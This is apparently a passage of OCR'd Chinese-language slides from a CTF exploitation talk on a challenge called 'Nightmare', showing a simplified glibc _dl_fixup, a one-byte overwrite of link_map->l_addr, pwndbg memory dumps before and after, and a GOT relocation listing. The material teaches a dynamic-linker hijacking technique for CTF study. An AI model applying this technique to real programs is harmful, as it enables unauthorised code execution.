        result_link_map = _dl_lookup_symbol_x (strtab + sym->st_name);
        value = l->l_addr + sym->st_value;
    }
    else
    {
        value = l->l_addr + sym->st_value;
        result_link_map = l;
    }
    return *rel_addr = value;
}
```


精簡版 _dl_fixup

$ Nightmare

Exploitation


透過改寫 1 byte 竄改 l->l_addr

Before




```
pwndbg> p ((*(struct link_map *) 0x155555555220)->l_addr)
$1 = 93824992231424
pwndbg> hex($1)
+0000 0x555555554000  7f 45 4c 46  02 01 01 00  00 00 00 0
+0010 0x555555554010  03 00 3e 00  01 00 00 00  90 10 00 0
+0020 0x555555554020  40 00 00 00  00 00 00 00  a0 4d 00 0
+0030 0x555555554030  00 00 00 00  40 00 38 00  0d 00 40 0
pwndbg> █
```

After




```
pwndbg> p ((*(struct link_map *) 0x155555555220)->l_addr)
$3 = 93824992231464
pwndbg> hex($3)
+0000 0x555555554028  a0 4d 00 00  00 00 00 00  00 00 00 00
+0010 0x555555554038  0d 00 40 00  26 00 25 00  06 00 00 00
+0020 0x555555554048  40 00 00 00  00 00 00 00  40 00 00 00
+0030 0x555555554058  40 00 00 00  00 00 00 00  d8 02 00 00
```



```
0000000000004018 R_X86_64_JUMP_SLOT   write@GLIBC_2.2.5
0000000000004020 R_X86_64_JUMP_SLOT   __stack_chk_fail@GLIBC_2.4
0000000000004028 R_X86_64_JUMP_SLOT   read@GLIBC_2.2.5
0000000000004030 R_X86_64_JUMP_SLOT   prctl@GLIBC_2.2.5
0000000000004038 R_X86_64_JUMP_SLOT   malloc@GLIBC_2.2.5
0000000000004040 R_X86_64_JUMP_SLOT   _Exit@GLIBC_2.2.5
```

$ Nightmare

Exploitation




```
